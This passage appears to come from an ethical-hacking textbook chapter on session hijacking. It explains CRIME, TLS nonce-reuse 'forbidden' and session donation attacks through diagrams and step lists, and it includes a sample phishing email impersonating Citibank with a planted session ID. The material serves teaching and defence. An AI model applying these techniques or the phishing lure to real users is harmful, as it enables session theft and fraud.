

Attacker tricks victim to click malicious link which contains malicious CRIME JavaScript
1
2
Established HTTPS Session
3
Sniffs HTTPS Traffic and captures the cookies
Victim
Attacker
4
HTTPS Request Cookie:usr=ABCD24A, Cookie:usr=0
Total Length:384
HTTPS Request Cookie:usr=ABCD24A, Cookie:usr=AE
Total Length:376
HTTPS Request Cookie:usr=ABCD24A, Cookie:usr=A
Attacker successfully predicts the first character of cookie
Total Length:360
Attacker follows the same process to predict the other characters of the cookie
Attacker successfully establishes HTTPS Session
Server

Figure 11.18: Session hijacking using a CRIME attack

Session Hijacking Using Forbidden Attack

- A forbidden attack is a type of man-in-the-middle attack used to **hijack HTTPS sessions**
- It exploits the reuse of **cryptographic nonce** during the TLS handshake
- After hijacking the HTTPS session, the attackers **inject malicious code** and **forged content** that prompts the victim to disclose sensitive information, such as bank account numbers, passwords, and social security numbers


TLS Handshake during HTTPS Connection Establishment
1
Victim
Web Server
2
Sniffs the traffic
3
Use nonce to hijack the session
4
Traffic between server and Victim flows through Attacker
5
Inject malicious code and forged content
6
Reveals sensitive information
Attacker

Session Hijacking Using Forbidden Attack

A forbidden attack is a type of MITM attack that can be executed when a cryptographic nonce is reused while establishing an HTTPS session with a server. According to the TLS specification, these arbitrary pieces of data must be used once. This attack exploits the vulnerability that the TLS implementation incorrectly reuses the same nonce when data are encrypted using the Advanced Encryption Standard–Galois/Counter Mode (AES-GCM) during the TLS handshake. Attackers exploit this vulnerability to perform an MITM attack by generating cryptographic keys used for authentication. Repeating the same nonce during the TLS handshake allows an attacker to monitor and hijack the connection. After hijacking the HTTPS session and bypassing the protection, attackers inject malicious code and forged content into the transmission, such as JavaScript code or web fields that prompt the user to disclose passwords, social security numbers, or other confidential information. A forbidden attack involves the following steps.

- The attacker monitors the connection between the victim and web server and sniffs the nonce from the TLS handshake messages.
- The attacker generates authentication keys using the nonce and hijacks the connection.
- All the traffic between the victim and web server flows through the attacker's machine.
- The attacker injects JavaScript code or web fields into the transmission towards the victim.
- The victim reveals sensitive information such as bank account numbers, passwords, and social security numbers to the attacker.




TLS Handshake during HTTPS Connection Establishment
1
Victim
Web Server
Sniffs the traffic
2
Inject malicious code and forged content
5
6
Reveals sensitive information
Use nonce to hijack the session
3
4
Traffic between server and Victim flows through Attacker
Attacker

Figure 11.19: Session hijacking using a forbidden attack



Session Hijacking Using Session Donation Attack

- In a session donation attack, an attacker **donates his/her own session identifier (SID)** to the target user
- The attacker first **obtains a valid SID** by logging into a service and later feeds the same SID to the target user
- This SID **links a target user back to the attacker's account page** without any information to the victim

Hi Alice,

Check this out, here are new seasonal offers from our bank,
http://citibank.com/?SID=0D6441FEA4496C2

Thanks,
Customer Care, Citibank

